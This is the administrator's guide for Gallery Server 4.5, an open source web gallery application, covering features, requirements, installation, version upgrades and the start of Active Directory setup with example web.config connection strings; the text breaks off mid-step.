Gallery Server

Administrator's Guide

Version 4.5

Updated December 9, 2018

Contents at a Glance

Contents

1. Welcome

Gallery Server is a digital asset management and web gallery application for sharing photos, video, audio, documents and other files. It is intended for users who want to share large collections of media assets on their own web site while maintaining a high degree of control.

View the Release History page to see full details for each release.

How Gallery Server works

- Gallery Server is a web application you install on your web server or your web hosting company's server.
- Add your media library by synchronizing your directory containing photos, videos and other media assets with the Gallery Server database. You can also ZIP your files and upload them.
- Gallery Server automatically creates a thumbnail image to represent each media asset. If you upload a high resolution image, a bandwidth-friendly, compressed version is created. EXIF, IPTC and other types of metadata are extracted and stored in the database.
- Media asset files are stored on the local hard drive or a UNC-accessible location such as a NAS device or network share. Metadata about these files, such as width, height, caption, etc. are stored in the database.
- When web users browse your albums and media assets, Gallery Server queries the database for the necessary information and dynamically renders a custom web page. If watermarking is enabled, the watermark is applied to the image before it is sent.
- The Gallery Server Binary Pack is a free, optional add-on collection of open source utilities that supercharge your gallery, giving it the ability to generate thumbnails from videos, create web-optimized versions of video and audio files, and provides enhanced image processing for a variety of files.

What's new in 4.5?

Version 4.5 marks the transition from multiple commercial and free editions to a single entirely free, open source edition with all the features previously found in Gallery Server Enterprise. Read full details on the release history page.

What's new in 4.4?

Version 4.4 adds a direct link to the media asset URL in the share dialog window. There are also updates to the tinyMCE and signalR third party libraries. Finally, there are a few bug fixes. Read full details about them on the release history page.

What's new in 4.3?

Version 4.3 adds the ability to replace the file of an existing media asset. There are also updates to the following third party libraries: plUpload, tinyMCE, jsTree, and MSBuildTasks. The plUpload upgrade includes an improved algorithm for generating client-side images. Finally, there are a couple bug fixes. Read full details about them on the release history page.

What's new in 4.2?

Version 4.2 updates most of the third party libraries to the latest versions. This includes jQuery, jQuery UI, jQuery Migrate, jsRender/jsViews, SignalR, SlickGrid, MSBuildTasks, TypeScript, jsTree, tinyMCE and plUpload. There is also new support for a gallery admin to upload a watermark image directly from the Image Settings page. And of course there are several bug fixes. Read full details about them on the release history page.

What's new in 4.1?

Version 4.1 introduces built-in support for Active Directory groups, workflow enhancements, improved messaging, and several bug fixes. Read full details about them on the release history page.

What's new in 4.0?

Gallery Server 4 is a major release and has a tremendous number of new features along with dozens of bug fixes. Read full details about them on the release history page, but let's quickly hit the big ones.

Ribbon toolbar – Manage your gallery faster and with less clicks using the new, ajax-enabled ribbon interface. Most tasks, such as editing properties, creating albums, moving/copying items and more can be done without leaving the current page.

Image and HTML editors – Crop, resize and more with the new image editor. Add rich text and formatting with the tinyMCE-based HTML editor.

Metadata writing – Common properties such as titles, captions, tags and more can now be written back to the original media file, preserving your hard work long after you've moved on from Gallery Server.

High resolution viewer – View the original, high resolution images and videos in the browser.

Performance improvements – We improved performance in several key areas. There's a new smart cache algorithm that only purges changed items, the synchronization engine is up to 50% faster, ZIP file downloads are 80% faster, and a new delayed image downloading algorithm improves performance when loading albums with hundreds or thousands of assets.

There is also new RAW file support, improved touchscreen support, auto-logon capability, a new loop slideshow option, an 'Authenticated Users' role, improved ImageMagick support, and support for extracting people tags from Windows Photo Gallery.

Requirements

Server Requirements

- Microsoft .NET Framework 4.5 or higher
- Internet Information Services (IIS) 7.0 or higher or a compatible web server
- Optional: SQL Server 2008 or higher, including the free Express versions. It does not have to be installed on your server, but it must be available on the network.
- Optional: SMTP server (required for e-mail functionality).
- Optional: Full trust. When the gallery is running under full trust, it automatically takes advantage of features available only in full trust, such as video and audio transcoding.

Client Requirements

- Any modern web browser (IE 11, Edge, Firefox, Opera, Safari, Chrome)

Gallery Server Versions

Gallery Server is available in several versions. Each of these is described in more detail below.

- Gallery Server
- Gallery Server, Web Platform Installer (WPI) and Azure version

Gallery Server

The installation process is largely the same whether you are installing it locally or using a hosting provider. The basic steps are:

1. Extract the files from the ZIP and convert the root directory to a web application in IIS.
2. Use your browser to navigate to the default page and create the administrator account.
3. Optional: Install the Gallery Server Binary Pack.
4. You're done!

Step by step instructions are found later in this manual.

Gallery Server, Web Platform Installer (WPI) and Azure version

The Web Platform Installer (WPI) and Azure version is a variant of Gallery Server that is installed through Microsoft's Web Platform Installer tool and the Azure Marketplace. It is installed through one of these methods:

1. Using the Web Platform Installer. Again, this method can only be used when logged on to the web server.
2. Web host control panel. If you are using a web hosting company that integrates the Web Application Gallery into its control panel, you can use that to install Gallery Server.
3. Azure Marketplace.

License information

Gallery Server is licensed under the GPL-3.0.

Product support

Gallery Server 4.5 and higher does not include any support. If you find an issue, you are welcome to report it in GitHub, but there is no guarantee we will address it.

If you purchased a commercial edition of Gallery Server prior to 4.5, you are entitled to one year of access to updates and support. To access support during this period, post your question to the forum. Review the documentation provided with your purchase for more details.

Source code

The source code is released under the GPL-3.0 and can be downloaded at https://github.com/rdogmartin/GalleryServer.

Known issues

- None

2. Installing/Upgrading Gallery Server

This chapter contains the following sections:

- Upgrade information
- Installation overview
- Install Gallery Server
- Upgrade from 4.X

- Upgrade from 3.X
- Upgrade from 2.6
- Upgrade from 2.5 and earlier
- Install new AD-enabled gallery or convert existing one
- Upgrade an AD-enabled gallery from 3.X
- Upgrade an AD-enabled gallery from 2.6

Upgrade information


Upgrading from 4.X

Step by step instructions for upgrading from 4.X are here.

Upgrading from 2.X or 3.X

Gallery Server 4 is a major release. Be aware of some important things that have changed in version 4.

New UI templates – Due to the significant changes to the UI, version 4 introduces a new set of UI templates. If you modified any UI templates in your 3.X gallery, you will need to merge your changes. The 3.X templates are deactivated during the upgrade but can still be viewed on the UI Template page. Here is an example of what they look like:




To ease the upgrade, we recommend this process if you have UI template customizations to migrate to version 4:

1. Before the upgrade, look through your UI templates and make a note of any that are targeting current albums. Note which albums they are targeting.
2. Upgrade to version 4.
3. Go to the UI Template editor, make copies of the new default templates, then apply your customizations.

CSS overwritten – In Gallery Server 3.X the CSS page in the site admin area let you edit the CSS for the gallery. When upgrading to 4.0, your changes will be replaced with the latest CSS, so if you've edited the CSS you'll want to make a note of those changes and they re-apply them after the upgrade.

Gallery Server improves this behavior in 4.0. We replaced the original CSS page with one called CSS Override, which lets you add CSS that is stored separately from the main CSS files. If you add CSS to this page, which starts out blank, it is stored in the database and will be preserved during future upgrades.


Unspecified MIME types setting deprecated – In Gallery Server 3.X there was an option on the bottom of the Media Object Types page that, when enabled, allowed users to add any file type to the gallery:



Although it was off by default and the tooltip had a warning about the security implications, we now believe the risk is too great to allow it. If you have this setting enabled, the upgrade script will automatically enable all existing file types and then disable this setting.

Version 4 now allows one to add, edit and remove MIME types on the File Types page, so if you want to let users upload a file type that is not present on that page, it is easy to add.

Default role setting – In Gallery Server 3.X the User Settings page had an option where you could specify one or more roles that self-registered users were assigned to. This has been modified in version 4 to apply to all users, regardless of how or when they were created. Here is what it now looks like on the User Settings page:



In addition, a new role called Authenticated Users is created and then added to any existing roles in this setting. By default, in upgraded galleries the Authenticated Users role does not have any permissions, but you can change that on the Roles page.

Note: New installations of Gallery Server give the Authenticated Users role view permissions to all users by default.

The main thing to be aware of is that changes to this setting are immediately applied to all user accounts. For example, if you create a role called Everyone and then add this role to the setting, all users are immediately added to this role. You do not have to manually add users with the Manage Users page.

SQL Server 2005 no longer supported – Gallery Server 4 uses features present only in SQL Server 2008 and higher, so we had to drop support for SQL Server 2005. Note that Microsoft also recently stopped supporting this version, so we recommend you move to a newer version. If cost is a consideration, remember that Gallery Server runs great on the free Express edition.

Internet Explorer 10 and lower not supported – Support for older versions of IE has always been labor intensive, and Microsoft's decision to support only IE 11 and its new Edge browser prompted us to do the same. You will notice the gallery doesn't work at all in IE 8 and lower. We briefly tested Gallery Server 4 in IE 9 and 10 and found that although it appeared to work well, we will not spend resources fixing issues in those browsers.

Installation overview

Before we get started, let's touch on a few key concepts that will help make the process smoother.

Server Requirements

Review the server requirements and be sure your server satisfies the criteria. Specifically, .NET 4.5 or higher must be installed. If it isn't, you may get this error when running the application:

> "The 'targetFramework' attribute in the <compilation> element of the Web.config file is used only to target version 4.0 and later of the .NET Framework (for example, '<compilation targetFramework="4.0">'). The 'targetFramework' attribute currently references a version that is later than the installed version of the .NET Framework. Specify a valid target version of the .NET Framework, or install the required version of the .NET Framework."

Choosing between SQL CE and SQL Server

There are two types of data managed by Gallery Server:

Media files - These are your images, videos, audio files, and documents. The default storage location is the gs\mediaobjects directory in the Gallery Server web application, but you can specify any location on the web server's hard drive or any UNC-accessible location.

Gallery data - Information *about* the media files, such as captions, width, height, and the album to which they belong. This data is stored in either a SQL CE or SQL Server database.

MICROSOFT SQL SERVER COMPACT (SQL CE)

SQL CE is a self-contained, serverless, zero-configuration, transactional, ACID compliant SQL database engine. The data reside in a file named GalleryDb.sdf in the App_Data directory of your web application.

ADVANTAGES

- No extra software installation

- Great for small galleries (less than 1,000 media files)

DISADVANTAGES

- Much slower than SQL Server
- 2 GB max size and 256 max connections
- Increased risk of database corruption
- No longer in active development by Microsoft

MICROSOFT SQL SERVER / SQL SERVER EXPRESS

SQL Server is an enterprise class client-server database engine that is extremely fast and highly robust. It is used by many companies and supported by a large number of web hosting providers.

ADVANTAGES

- Much faster than SQL CE
- Best for galleries with more than 1,000 media files
- Gallery data can be stored in an existing database
- Gallery can be integrated with Active Directory (AD) and other membership systems
- Data can be centrally managed along with other business data
- SQL Server Express is a free download from Microsoft

DISADVANTAGES

- Requires additional skills for installing and maintaining the SQL Server database

Which is right for you? That depends on your situation. Review the pros and cons above to make an educated decision. We recommend SQL Server or SQL Server Express for most users, primarily because the speed difference can be dramatic.

But don't sweat it! Both databases are fully supported and you can easily switch from one to another if you change your mind.

Gallery Server Binary Pack

The Gallery Server Binary Pack is a free collection of open source utilities. They supercharge your gallery, giving it the ability to generate thumbnails from videos, create web-optimized versions of video and audio

files, and provides enhanced image processing for a variety of files (txt, tiff, cr2, nef, pdf, eps, psd, and more).

To configure, first install or upgrade to the latest version of Gallery Server. Then follow the instructions to install the binary pack.

Active Directory integration

Gallery Server supports integration with existing accounts in Active Directory. Read more in the section Install/Upgrade with Active Directory.

Integrating with an existing web site

The easiest way to install Gallery Server is as a stand-alone web application living in its own directory. But you can integrate it with an existing web site using one of two techniques:

- (ASP.NET sites only) Add the Gallery Server user control to a page (.aspx) or user control (.ascx) in your web application
- Install Gallery Server as a stand-alone application on an ASP.NET-compatible server. Then add an iframe to your existing site that points to this location.

Read more in the section Customizing Gallery Server.

Install Gallery Server

This section describes how to install Gallery Server using either SQL CE or SQL Server for the data storage. The basic steps for installation are:

1. Download the compiled version or compile and publish your own release from the source code. Extract the files to an IIS web server.
2. Configure the directory as a web application running under .NET 4.5 or higher.
3. If you want to use SQL Server (requires SQL Server 2008 or higher), update the connection string in web.config.
4. Open default.aspx in a browser and follow the link to create an administrator account.
5. (Optional) Install the Gallery Server Binary Pack.

For those of you who appreciate more detailed steps, here are the steps again but in more detail:

1. Download the compiled version or compile and publish your own release from the source code.
2. Extract the zip file to a directory on your web server or your web hosting company's server. The default location for websites in Windows is C:\inetput\wwwroot, but you can use any location.

3. Using IIS Manager or your web hosting company's control panel, configure the directory to run as an application in IIS under .NET 4.5.

> TIP: For more information on using IIS Manager, refer to Using Internet Information Services (IIS) Manager. If using a hosting company, refer to their help system for more information.

> NOTE: IIS will report the application pool is running under 4.0 even when 4.5, 4.6 or 4.7 is installed. We know – that's weird, but don't worry, it'll work.

4. Give the IIS process identity modify permissions to the App_Data and gs\mediaobjects directory.


> NOTE: Refer to Configuring NTFS Permissions in Microsoft Windows if you want more help with the permissions. If you're using a hosting company, you can try skipping this step. If you later get a permission error, use their control panel to adjust the permissions as required.

5. If you want to use SQL Server, open web.config and comment out the SQL CE connection string named GalleryDb. Uncomment the connection string for SQL Server and modify it to use your credentials. Be sure the connection string name is GalleryDb. It doesn't matter what the database name is. If the specified database does not exist, the gallery will attempt to create it when the app starts. Be sure the credentials have permission to carry out this task or create the database manually first. We recommend giving the SQL account db_owner permissions.


```
<connectionStrings>
  <clear />
  <!--<add name="GalleryDb" providerName="System.Data.SqlServerCe.4.0" connectionString="data
  source=|DataDirectory|\GalleryData.sdf" />-->
  <add name="GalleryDb" providerName="System.Data.SqlClient" connectionString=
  "server=(local);uid=;pwd=;Trusted_Connection=yes;database=GalleryDb;Application Name=Gallery
  Server;MultipleActiveResultSets=True" />
</connectionStrings>
```

> TIP: A common mistake we see is forgetting to set Trusted_Connection to "no" when you are specifying a username and password in the connection string.

6. Open default.aspx in a web browser. The database will automatically be configured and seeded with default data. This step may take a minute or so, so be patient. The screen will look like this:



7. Click the link to create an admin account.



8. Install the Gallery Server Binary Pack. This free collection of open source utilities supercharges your gallery, giving it the ability to generate thumbnails from videos, create web-optimized versions of video and audio files, and provides enhanced image processing for a variety of files. Instructions are included in the download package.

TIP: Boost application startup time with ngen.

Upgrade from 4.X

Upgrading your 4.X gallery to the latest version is easy. Just copy the files and directories in the upgrade package over your existing installation. Download the upgrade package from https://github.com/rdogmartin/GalleryServer/releases. No changes to web.config are necessary. UI template customizations, CSS override values, and other settings will be preserved.

NOTE: The upgrade package contains the file web_use_only_when_upgrading_from_3.X.config . It is not used when upgrading from 4.X. You may delete it from your web application (but it doesn't hurt if you leave it).

NOTE: If you manually edited any of the files, you will need to re-apply those changes. (e.g. you added a Google Analytics script block to default.aspx).

NOTE: Refer to the troubleshooting section if you encounter any issues.

Upgrade from 3.X

The basic steps for upgrading a gallery from Gallery Server 3.X are:

1. Rename web.config to web_old.config
2. Copy the files from the upgrade package over the existing ones.
3. Rename web_use_only_when_upgrading_from_3.X.config to web.config.
4. Update web.config with your settings from web_old.config.
5. Open default.aspx in a browser

For those of you who appreciate more detailed steps, below we provide step by step directions.

1. If your gallery uses SQL Server, be sure it is SQL Server 2008 or higher. SQL Server 2005 is no longer supported. SQL Server 2016 Express is freely available from Microsoft.
2. Make a backup of your web application files and database. If you're using SQL CE, your database file is in App_Data. SQL Server users should use SQL Server Management Studio or a similar tool.
3. Rename web.config in the root of your gallery web application to web_old.config.
4. Download the upgrade version of Gallery Server from https://github.com/rdogmartin/GalleryServer/releases.
5. Extract the contents over your existing application.
6. Rename web_use_only_when_upgrading_from_3.X.config to web.config.
7. Open web.config and web_old.config in a text editor. Copy your custom settings from web_old.config to web.config. These typically include connection strings, mail settings, and – for Active Directory integrations – the membership and role configuration.

   NOTE: If you never edited this file, there is nothing to merge. This is often the case when using SQL CE.

8. Open the gallery in the browser. You are now running the new version!
9. (Optional) If you haven't installed the Gallery Server Binary Pack or updated it in a while, this is a great time to do it. This free collection of open source utilities supercharges your gallery, giving it

the ability to generate thumbnails from videos, create web-optimized versions of video and audio files, and provides enhanced image processing for a variety of files. Instructions are included in the download package.

> NOTE: Refer to the troubleshooting section if you encounter any issues.
>
> TIP: Boost application startup time with ngen.

Upgrade from 2.6

Gallery Server requires .NET 4.5 or higher, so be sure your server has this version installed before upgrading.

Below are step by step directions for upgrading your version of Gallery Server.

1. Make a backup of your database, web files, and media files. You will need to refer to web.config if you're using SQL Server, so at the very least be sure you have this backed up (it's in the root of the gallery web application). You can delete the backup when you are confident the upgrade is successful.
2. In your 2.6 gallery, go to the backup/restore page and create a backup file of your user accounts and gallery data.
3. Delete the gallery web files from your server. DO NOT delete your media files (the ones stored in gs\mediaobjects by default).
4. Install a new instance of Gallery Server in the same location as you had the 2.6 version. Follow the New Installation instructions, including creating an admin account and optionally installing the Gallery Server Binary Pack.

   > NOTE: If using SQL Server, you have a choice to continue using the same database you used for 2.6 or start with a fresh database. You can even switch to SQL CE at this time if you want. Version 3+ uses a different set of tables, so your 4.X data can be configured alongside your 2.6 data. You can delete the 2.6 data and stored procedures to clear up space. 2.6 tables begin with a "gs_" prefix while 3+ tables belong to the gsp schema (e.g. gsp.Album). Stored procedures are no longer used in 3+.

5. At this point you should have a brand new, empty gallery.
6. Log in as an administrator and navigate to the Backup & Restore page on the Admin ribbon tab. Click the restore tab and upload the backup file you created earlier. Then restore it.
7. The restore operation detects the file is from 2.6 and upgrades the schema as it imports it. For large galleries this can take a few minutes, especially if you are using SQL CE.
8. Once complete, review the settings on the various admin pages to verify everything looks the way you want it.

   > NOTE: The list of enabled file types reverts to only jpg and jpeg files. After the upgrade, go to the File Types page to re-enable the desired file types.

Upgrade from 2.5 and earlier

You can upgrade from 2.5 and earlier, following a two-step process:

1. Upgrade to 2.6.1.
2. Upgrade from 2.6.1 to 4.

To perform the migration to 2.6.1, go to the Gallery Server Release History and download the 2.6.1 upgrade package. Then follow the upgrade instructions in the 2.6.1 Administrator's Guide, also found on this page.

Once your site is running 2.6.1, follow the directions in the Upgrading from 2.6 section.

Install/Upgrade with Active Directory

Overview

You can configure Gallery Server to use your existing accounts in Active Directory. This allows your users to log in with the same username and password they use to access the network, reducing account duplication and maintenance issues. Accounts can be added to roles just like with a regular installation.

You can also use Active Directory groups to manage access to gallery resources. See Integrate with AD groups for more information.

Gallery Server supports **forms authentication** and **Windows authentication**. The instructions below configure the gallery to use forms authentication. See Configure Windows authentication to learn more about the differences between them and to set up Windows authentication.

Notes:

- You must use SQL Server or SQL Server Express.

Install new AD-enabled gallery or convert existing one


This section is for these scenarios:

- You are installing a new gallery and want to use the accounts in Active Directory for the user accounts.
- You have an existing gallery updated to the latest version and want to convert the membership to use Active Directory accounts instead of the internal set of users.


Follow these steps.

1. If setting up a new gallery, follow the first four steps in the section Install Gallery Server (through setting up the SQL Server connection string).
2. If the SQL Server database does not yet exist, create it now using a tool like SSMS.


3. Update the database to contain the SQL Membership and Role schema. Microsoft provides a tool named **aspnet_regsql.exe** that makes this easy. By default, it is at C:\Windows\Microsoft.NET\Framework\v4.0.30319. Run the tool. The first screen looks like this:



4. Click Next and verify the option **Configure SQL Server for application services** is selected:



5. Enter the SQL Server credentials and choose the gallery database:



6. Click Next a couple times to complete the wizard.
7. Use a text editor to open the web.config file found in the root of the gallery.
    a. Add a connection string for AD to the connectionStrings section:

```
<add name="ADConnection" connectionString="LDAP://192.168.1.1/CN=users,DC=mydomain,DC=techinfosystems,DC=com"/>
```

